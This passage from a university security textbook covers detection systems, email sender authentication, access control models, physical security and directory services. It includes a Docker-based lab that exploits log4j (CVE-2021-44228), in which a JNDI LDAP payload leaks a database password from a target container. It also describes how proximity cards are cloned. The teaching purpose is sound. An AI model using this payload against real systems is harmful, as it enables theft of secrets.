Intrusion Detection Systems and Intrusion Prevention Systems are systems that monitor network traffic to detect/prevent attacks. These systems may look for known exploits, such as SQL injection patterns, in the traffic and trigger an alert when detected. An intrusion *prevention* system will take it one step further and actually shut down the connection or kill the offending process.

These systems employ exploit signatures or IDs that are indicators of compromise (IoCs), anomalies, or strange behaviors. The power of an IDS/IPS often comes from how up-to-date it's signature database is. There are many solutions in the category including Splunk, QRadar, CrowdStrike, and SolarWinds.

6.7. Email Solutions

The original protocols used to send/receive email were simple and not designed for the challenges we face today. SPAM and phishing emails are unfortunately common and can be addressed with email client add-ons that scan for viruses or use patterns to identify phishing emails. Many of these tools are already built into Google's GMail or Microsofts Exchange.

Another large challenge is verifying the sender of an email. Currently three common methods exist: Sender Policy Framework (SPF), DomainKeys Identified Mail (DKIM), and Domain-base Message Authentication, Reporting, and Conformance (DMARC).

SPF utilizes TXT records on a DNS domain to verify the IP of a sender. When inbound mail is received, the SPF information for the domain of the sender is retrieved, giving an allowed list of IPs. For example, NJIT's SPF record currently looks like this:


```
v=spf1 ip4:128.235.251.0/24 ip4:128.235.209.0/24 ip4:66.207.100.96/27
ip4:66.207.98.32/27 ip4:205.139.104.0/22 ip4:206.79.6.0/24 ip4:209.235.101.208/28
ip4:216.185.73.96/27 ip4:69.196.241.0/28 ip4:69.196.242.128/28 ip4:46.183.242.192/28
ip4:202.38.144.192/28 ip4:69.196.236.208/28 ip4:103.225.232.128/28
ip4:37.216.222.128/28 ip4:64.125.200.96/28 ip4:74.217.49.0/25 ip4:69.25.227.128/25
ip4:52.45.50.190 ip4:198.187.196.100 include:_netblock.njit.edu
include:spf.sparkmail.org ~all
```

It is important to note that not all of these IPs belong to NJIT. Some may be groups that send emails on NJIT's behalf like mass mailers, web applications, etc. When properly configured SPF prevents an attacker from impersonating emails from a domain.

DKIM utilizes public and private key cryptography to ensure that an email originated from a particular SMTP server. Public keys for a domain are advertised through a TXT DNS record for a particular domain. Private keys are used by the SMTP server for that domain to sign the emails being sent. A receiving SMTP server can then verify that the message originated from a valid SMTP server for that domain. Private keys can also be distributed to SMTP servers that send emails on behalf of the domain.

DMARC applies policies to the SPF and DKIM validations. DMARC answers questions like, "What should I do if a message is from a valid SPF IP but doesn't have a valid DKIM signature?" or "What should I do with a message that looks like SPAM but has a valid DKIM signature?" DMARC puts many of the tools used to verify email together in a layered approach to determine whether to pass, quarantine, or block an email.

6.8. SIEM



Security and Information Event management is a system for real-time monitoring of security information. Typically a SIEM system presents a dashboard showing events and has the ability to generate reports or create tickets. It may be separate device, software on an internal device, or even a third party service. Some examples of popular SIEMs are QRadar, Splunk, and Azure Sentinel.

6.9. Lab: Exploiting log4j

In this lab we will examine the log4j vulnerability, CVE-2021-44228. This vulnerability takes advantage of a flaw in a common logging library used by many Java applications, including Apache, neo4j, Steam, iCloud, and Minecraft. Any attacker that can cause a message to be logged can use the Java Naming and Directory Interface (JNDI) and cause the target to reach out to another server, LDAP in our example, and load a remote Java class file. This file can contain any code that the attacker wishes to inject into the server process.

Do some research: What versions of log4j are affected by this vulnerability?

This lab uses a Docker Compose configuration to simulate a network with an attacker and a target. The target runs a known-vulnerable, example application written by leonjza. This example application logs the `User-Agent` header, request path, and a query string parameter of a request as seen below:

App.java

```
package com.sensepost.log4jpwn;

import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.LogManager;

import static spark.Spark.*;

public class App {
    static final Logger logger = LogManager.getLogger(App.class.getName());

    public static void main(String[] args) {

        port(8080);

        get("/*", (req, res) -> {

            String ua = req.headers("User-Agent");
            String pwn = req.queryParams("pwn");
            String pth = req.pathInfo();

            System.out.println("logging ua: " + ua);
            System.out.println("logging pwn: " + pwn);
            System.out.println("logging pth: " + pth);

            // trigger
            logger.error(ua);
            logger.error(pwn);
            logger.error(pth);

            return "ok: ua: " + ua + " " + "pwn: " + pwn + " pth:" + pth;
        });
    }
```

```
}
```

What port does our vulnerable app run on?

Our attacker container has the `pwn.py` script, also by leonjza, which does two things:

1. Runs a fake LDAP server in the background on port 8888
2. Sends a request with the JNDI URI referencing the fake LDAP server asking for a Java value to leak
3. Parses and prints the response

Using this setup we can show how log4j can be used to leak sensitive information from running processes. We will use it to leak the value of the environment variable `DB_PASSWORD`. As it isn't uncommon to store secrets in environment variables on running containers, this should suffice to see just how devastating this exploit can be.

Start by downloading the zip archive of this lab and unzipping it in a directory where you have write permissions and can navigate to in a terminal application. Once you've done that, you can bring the lab up by typing `docker-compose up` in that directory. Output should look similar to what you see below:

```
PS C:\Users\rxt1077\it230\labs\log4j> docker-compose up
[+] Running 2/0
 - Container log4j-target-1    Created
0.0s
 - Container log4j-attacker-1  Created
0.0s
Attaching to log4j-attacker-1, log4j-target-1
log4j-attacker-1 exited with code 0
log4j-target-1    | WARNING: sun.reflect.Reflection.getCallerClass is not supported.
This will impact performance.
log4j-target-1    | [Thread-0] INFO org.eclipse.jetty.util.log - Logging initialized
@815ms to org.eclipse.jetty.util.log.Slf4jLog
log4j-target-1    | [Thread-0] INFO spark.embeddedserver.jetty.EmbeddedJettyServer -
== Spark has ignited ...
log4j-target-1    | [Thread-0] INFO spark.embeddedserver.jetty.EmbeddedJettyServer -
>> Listening on 0.0.0.0:8080
log4j-target-1    | [Thread-0] INFO org.eclipse.jetty.server.Server - jetty-9.4.z-
SNAPSHOT; built: 2019-04-29T20:42:08.989Z; git:
e1bc35120a6617ee3df052294e433f3a25ce7097; jvm 11.0.14+9-post-Debian-1deb11u1
log4j-target-1    | [Thread-0] INFO org.eclipse.jetty.server.session -
DefaultSessionIdManager workerName=node0
log4j-target-1    | [Thread-0] INFO org.eclipse.jetty.server.session - No
SessionScavenger set, using defaults
log4j-target-1    | [Thread-0] INFO org.eclipse.jetty.server.session - node0
Scavenging every 600000ms
log4j-target-1    | [Thread-0] INFO org.eclipse.jetty.server.AbstractConnector -
Started ServerConnector@401fccd3{HTTP/1.1,[http/1.1]}{0.0.0.0:8080}
```

```
log4j-target-1    | [Thread-0] INFO org.eclipse.jetty.server.Server - Started @960ms
```

You'll notice that the `target` service is up and running the `log4jpwn` example application and that its output goes straight to the screen. The `attacker` service will exit immediately as it is meant for interactive use and doesn't run anything in the background. In another terminal, navigate to the lab directory again and run `docker-compose run attacker bash`. This will be the shell that you use to attack the target:

```
PS C:\Users\rxt1077\it230\labs\log4j> docker-compose run attacker bash
root@3971c61303c8:/①
```

① Notice how the prompt changes once we are in the container

In the attack shell, use the `ip` command to determine the IPv4 address of your container. We will need this since the `attacker` container will be listening for connections from `target` once the exploit string is logged.

```
root@3971c61303c8:/# ip addr show dev eth0
58: eth0@if59: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group
default
    link/ether 02:42:ac:14:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet <IP_ADDRESS>/16 brd 172.20.255.255 scope global eth0 ①
       valid_lft forever preferred_lft forever
```

① You're IP is *not* `<IP_ADDRESS>` it is whatever you find in its place!

Once you have the IP address, you can run the `pwn.py` script on the `attacker` container and you should be able to read the `DB_PASSWORD` environment variable on the `target` container.

```
root@3971c61303c8:/# python /pwn.py --listen-host <IP_ADDRESS> --exploit-host
<IP_ADDRESS> --target http://target:8080 --leak '${env:DB_PASSWORD}' ①
 i| starting server on <IP_ADDRESS>:8888
 i| server started
 i| setting payload in User-Agent header
 i| sending exploit payload ${jndi:ldap://<IP_ADDRESS>:8888/${env:DB_PASSWORD}} to
http://target:8080/
 i| new connection from <TARGETS_IP>:44050
 v| extracted value: <DB_PASSWORD> ②
 i| request url was: http://target:8080/
 i| response status code: 200
```

① Docker Compose will resolve service names to IP addresses so the target URI doesn't require finding an IP

② The value of `DB_PASSWORD` can will be here.

What is the database password?

What steps would you take to mitigate the risk of a deployed application having this vulnerability?

6.10. Review Questions

1. *What does it mean that security solutions are migrating from physical devices to cloud services? Give an example.*

2. *In your opinion, which is more damaging, a false positive or a false negative? Why?*

3. *What are the applications of a site-to-site VPN? Give an example of a scenario where an office might employ one.*

7. Access Controls

Access controls seek to provide tools for *identification*, *authentication*, *authorization*, and *accounting* with regard to a particular resource. While individual controls may provide multiple parts, it is still important to understand what each part represents:

Identification

The act of identifying an actor or *something* that is used to identify an actor. This could be as simple as a drivers license or as complex as a cryptographic signature that can only be made by the bearer of a private key. Example: A delivery driver presenting an employee badge.

Authentication

This step occurs when an identity is confirmed through the use of a specific process. This could be the process through which the private key is used or perhaps another biometric process such as reading a fingerprint. In either case the *authentication* is the method by which we verify identity. Example: Examining the delivery driver's badge.

Authorization

Authorization is when an actor is given permission to access a resource. In casual conversation we may assume that *authorization* is a foregone conclusion once an actor has progressed this far, but in actuality authorization relies on the previous steps being completed and may in fact fail. A system may have identified who someone was through authentication with a username and password, but that user is not set up to have access to a resource. In this case the *authorization* step would fail. To continue with our delivery driver example: Allowing the delivery driver to pick up a package.

Accounting

Finally accounting is the process through which a record of access to the resource is recorded. Accounting may be a log of users who have signed in an log of what resources they each accessed. In a similar vein, with the delivery driver: A record of the driver's visit is written in the sign-in book at the front desk.

7.1. General Principles and Techniques

7.1.1. Least Privilege

The principle of least privilege states that an actor should only be given access to resources as necessary and with the permissions necessary to complete their task. These resources may be processes, programs, or even user accounts. This principle reduces an attack surface and helps stop the spread of malware as a single compromised account will not have access to all of the resources.

Least privilege is also an important concept for compliance purposes. For example, laws may require and audit of all accounts that have Internet access. By limiting accounts that have Internet access to only the accounts of actors that require Internet access to complete their tasks, it makes it easier to be in compliance.

7.1.2. Multi-factor Authentication (MFA)

Multi-factor authentication is a technique that requires actors to provide two or more pieces of information to be used as identification. Some examples of identification would be usernames and passwords, token codes, a physical token, or biometric data. Typically it is suggested to use "something you have and something you know" for example the code in an SMS message to your phone (you have your phone) and a password (you know your password).

There are many popular products for MFA, most of which are based on the time based creation of a code. Google Authenticator and Authy are each phone applications which generate codes from a cryptographic seed which is synced with the verifying system. RSA IDs generate similar codes on a dedicated hardware device.

7.1.3. MAC, DAC, RBAC, and ABAC

There are several different authorization models that can be used. Mandatory Access Control (MAC) requires all objects (files, directories, devices, etc.) to have a security label that identifies who can access it and how. This is a particularly stringent form of access control which requires a great deal of effort to implement and maintain, but results in a high level of security. Discretional Access Control (DAC) simplifies things by allowing owners of objects to determine which permissions groups/users should be given to that object. This offers great flexibility and ease of implementation, but can result in a less secure environment if the owner of the object is compromised. Role-Based Access Control (RBAC) builds off of DAC uses a core set of roles within a system to determine who has different levels of access to objects. RBAC is a common and flexible model which can be intelligently used to implement DAC or MAC. Attribute-Based access control (ABAC) is a newer model that builds off of RBAC and uses more general attributes instead of just roles. ABAC can determine who has different levels of access to objects based on the attributes of the object, the user, the action, or even an external context. These attributes can be used together in any way that can be codified into a rule. For example, "Give Fred read access to non-classified documents in this folder from 9:00AM to 5:00PM."

Table 2. Comparison between DAC, MAC, RBAC, and ABAC[6]

Factors	DAC	MAC	RBAC	ABAC
Access Control to Information	Through owner of data	Through fixed rules	Through roles	Through attributes
Access Control Based on	Discretion of owner of data	Classification of users and data	Classification of roles	Evaluation of attributes
Flexibility fo Accessing Information	High	Low	High	Very high
Access Revocation Complexity	Very complex	Very easy	Very easy	Very easy
Support for Multilevel Database System	No	Yes	Yes	Yes
Used in	Initial Unix system	The U.S. Department of Defense	ATLAS experiment in CERN	The Federal government

7.2. Physical Access

An organization's building is a large ongoing investment and is often an unexpected security asset or weakness. Most technical security controls can be completely bypassed or disabled if physical security is not taken into account. As such, steps must be taken to assure that physical access is limited to protect not only the building and its contents but also the data that is created and stored there.

DeFacto, CC BY-SA 4.0, via Wikimedia Commons

7.2.1. Gates

It is easier to manage the physical security of a location when the amount of entry points are limited. Convenience and safety dictate that even with such considerations multiple points of ingress are still needed. A security gate is the most basic tool available the ensure that only authorized actors gain access.

Security gates can be manned or unmanned and designed to support vehicular or pedestrian traffic. In general an unmanned security gate is not going to be as effective as a manned security gate. Likewise, vehicular gates will be less effective against foot traffic (especially unmanned vehicular gates) than gates or checkpoints designed for individuals. A thorough risk assessment is often the first step in planning where to put gates and what types of gates to use.

7.2.2. Biometrics

Biometrics Access Identification is used under Pixabay License.

Biometric security devices identify people based on on or more physical characteristics. This has the great advantage of convenience. A person may occasionally forget to bring their ID card in to work, but they will never forget to bring their fingertip or iris! Similarly, since the items being used for identification are attached to the people that using them, biometric characteristics are difficult to steal or impersonate.


Biometric traits are often broken into two categories: physiological and behavioral. Physiological traits can be facial structure, fingerprints, palm prints, hand structure, iris patterns, or even the sequence of someone's DNA. Behavioral traits include voice, signature, and even keystroke patterns.

7.2.3. Key Cards

Many security measures employ key cards for access to rooms. A key card uses the same form factor as a credit card, making it easy for employees to carry in their wallets or ID holders. Key cards may utilize magnetic stripes or chips (in a similar fashion to credit cards), radio frequency identification (RFID), or near field communication (NFC).

Basic passive keycards are often subject to skimming and cloning attacks. Once an attacker can gain access to the unique number stored on the card, they can recreate the card. It is important to monitor areas where key cards are being used to make sure additional hardware is not installed by an attacker to read these numbers. It is also important to educate users of the system so they do not share their key cards with others and report them if they go missing.

Proximity Cards



The most ubiquitous RFID card, the proximity or prox card, is vulnerable to a very basic cloning attack. The keycard is a *passive* electronic device, meaning it utilizes a coil as both an antenna *and* a source of power for its circuit. This has the advantage of not requiring a battery only working when the card is placed in an electromagnetic field, like near the reader on a door with an RFID reader. The RFID reader will generate a 125 kHz radio frequency field. The prox card has a long antenna which spirals around the outside. This antenna is designed to be resonant at 125 kHz and when powered by the field created by the reader it charges a capacitor and provides current to an IC. The IC then broadcasts the card's ID.

Unfortunately this passive configuration limits the circuitry to very simple operations due to the need for low power consumption. All a proximity card can do when activated is broadcast the card's ID. An attacker can listen for that number by placing another reader next to the legitimate reader or even carrying a portable reader that will activate the card when close to the user. Once the attacker has the 26 bit unique number of the card, they can make their own card with that same number and gain access.

There have been proposals for strengthen RFID systems including using AES. It is also possible to require another factor of identification in addition to the keycard. Fortunately, many systems seem to be moving to phone applications via NFC which have significantly more processing power to support trustless cryptographic identification.

7.2.4. Security Guards

The most versatile assets in any organization are human assets and the same is true of security guards. Security guards can be used to verify IDs, enforce rules, stopped forced entry, and take actions as necessary. Given the expensive nature of human resources, security guards should be

employed in critical locations where risk is high. They may also benefit greatly from staff awareness training even if their job description may be different from the other employees you are training.

7.2.5. Cameras

CCTV camera and iFacility IP Audio speaker on a pole by *RickySpanish used under CC-BY-SA 4.0*

Cameras afford the operator an "always on" view of a location. Awareness that all activity is being recorded can persuade attackers to aim for an easier target or not continue with their nefarious actions. Even if an attacker persists the camera footage can provide proof of the attack as well as evidence that can be used later to track the attacker or make better security decisions.

The "eye in the sky" seems to have the effect of keeping honest people honest, but is often just seen as an obstacle for those intent on breaking the rules. Despite this cameras do have several technological advantages. They can work in no/low light conditions, can be remotely controlled and monitored, can store footage remotely, can track motion, and can activate/alert on motion events. Cameras are an integral part of most security plans.


CCTV in London

The largest deployment of CCTV cameras in the world is currently in London England. There are over half a million cameras recording the average Londoner more than 300 times a day. This makes London a very interesting case study in the effects of widespread camera use.

It appears that conspicuous cameras can prevent certain types of crime (theft and burglary) but have little effect on crimes of passion (spontaneous and unplanned crimes). In aggregate, cameras appear to not have an effect on the overall amount of crime. While decreases have occasionally been seen, causation cannot be established.

From a security perspective, we are not only concerned with preventing crimes, but also concerned with tightening our security after a breach has occurred. The cameras in London have been shown to aid in *solving* crimes after they have occurred. This bodes well in a security context where that is a major goal.

7.2.6. Mantraps



A mantrap is a physical access control that requires one person at a time enter through a door. Also known as air locks, sally ports, or access control vestibules, mantraps are used to prevent tailgating, or following another person through a secured door. These devices are often used with keycards to ensure that only people who are supposed to have access to a building can get in.

7.3. Network Access

7.3.1. Active Directory

Active Directory (AD) is a directory service typically used in Windows networks to control and track resources. AD is a Microsoft technology that enables centralized network management. It has proven to be very scalable and is commonly deployed in the enterprise environment (corporations, universities, schools, etc.)

Active Directory relies upon the Lightweight Directory Access Protocol (LDAP) for its communications. While AD is probably the largest deployed user of LDAP other implementations for various operating systems exist, including Apple OpenDirectory, RH Directory Server, and OpenLDAP. LDAP is often used by internal applications and process.

The cornerstone of an AD environment is the Domain Controller (DC). DCs stores directory information about Users, Groups, Computers, Policies, and more. They respond to auth requests for the domain (network) they are supporting. A standard network will have multiple DCs with fail-over in place in case something goes wrong.

For many environments, AD is the mechanism used for authentication, authorization, and accounting. As many services have migrated to the web, the need to access AD from anywhere has become increasingly important. This has kindled the growth of Azure Active Directory, a cloud-based version of active directory. Increasingly we are seeing deployments that utilize cloud-based resources instead of local DCs.

7.3.2. Privileged Identity Management (PIM)

Privileged Identity Management (PIM) is a method of managing access to resources such as locations, commands, audit reports, and services. PIM aims to provide more granular access control. By recording more information about access it allows for better reporting regarding

suspicious behavior and anomalies. PIM is used in the Windows operating system and for many Microsoft Azure services.

7.3.3. Privileged Access Management (PAM)

Privileged Access Management (PAM) is a framework for safeguarding identities with advanced capabilities, such as superusers in a *NIX system. PAM is common in the Linux world, where it is used to control how administrators log in. PAM supports many more features than the older "become root and perform admin tasks" model. With PAM passwords can be set to expire, better auditing can be put in place, and privilege escalation can be made temporary.


7.3.4. Identity and Access Management (IAM)

Identity and Access Management is a framework for managing digital identities. IAM manages the user database, logs when users sign in and out, manages the creation of groups or roles, and allows for the assignment and removal of access privileges. Many different groups offer IAM frameworks, the most famous of which may be Amazon Web Systems (AWS) which use it for controlling access to the infrastructure as a service (IaaS) technologies they offer.

IAM often makes use of PIM and PAM to accomplish these goals. A well-implemented, thorough IAM framework can work across operating systems and handle many different types of resources.

7.3.5. Unix File Permissions

From its inception, Unix was designed to be a multi-user environment, and as such, a lot of attention was paid to file permissions. Every file in a Unix system has an owner and a group. Each file also has permissions for owner, group, and all users. Permissions are set using octal numbers where each bit represents read (bit 0: 1), write (bit 1: 2), or execute (bit 2: 4) permission.



For example, if you wanted a read and execute permission the number would be 5 (1 + 4). Read and write permission would be 3 (1 + 2).

Permissions are specified with the `chmod` command, the first octal number is the permissions for the owner, the second is for the group, and the third is for all user. So to change a file to have read, write, and execute permissions for the owner, read permissions for the group, and no permissions for everyone else, the command would be `chmod 710 <filename>` where `<filename>` is the name of your file.

The owner and group of a file can be set with the `chown` command: `chown <owner>.<group> <filename>`. If `<group>` is not specified only the owner is changed.

7.3.6. ACLs

Access Control Lists (ACL) are used to permit or deny access based on a characteristic. They tend to be based on a simple characteristic and either deny access to anyone not on the list, *allowlist*, or deny access to anyone who *is* on the list, *denylist*.

ACLs used in networking and typically filter based on IP address. You can find examples of ACLs in most firewall products as well as in Amazon Web Services (AWS) Virtual Private Cloud (VPC).

Filesystem ACLs apply the same concept to files. Linux uses fileystem ACLs to permit or deny access in a more nuanced way than possible with Unix File Permissions.

7.3.7. SSH Keys

Secure Shell Server (SSH) supports the use of asymmetric encryption keys for authentication. Most severs support RSA, DSA, and ECDSA keys, with RSA being the most common. An SSH server maintains a list of authorized keys, typically in `~/.ssh/authorized_keys`, that can be used to connect to the server. When a client connects, the SSH server issues a challenge asking the client to sign a random piece of data using their private key. If the private key matches the public key stored in the `authorized_keys` file, the user is logged in.

SSH keys have the advantage of being easier to use as the user doesn't need to remember and type in a password. For this reason, keys are often used for authentication when running protocols over SSH such a git. Keys also have the advantage of possibly thwarting MitM attacks. While a password can be easily stolen by a malicious actor impersonating an SSH server, authentication via key will only transmit a signed bit of random data. This bit of data is useless to the MitM.

7.3.8. Sessions and Cookies

HTTP sessions can also be used to control access to a resource. This is often employed in web applications. Upon successful sign-in, a user is given a cookie with a cryptographically tamper-resistant session ID. Every request the user makes to that site will include that cookie. Eventually the session will time out and the user will make a request that is denied based on their session ID no longer being valid. Typically the website will redirect them from the protected resource to a login page where they can log in again.

Website cookies may also be used to store user preferences or the current state of the application. A cookie could list the items currently in a users shopping cart or specify whether or not the user prefers dark mode. Cookies have been a target of scrutiny as they can be used in attacks. If cookies can be accessed by an outside application or by a separate malicious tab in a web browser, then can be used to gain access to a users session.

7.3.9. Single Sign On (SSO)

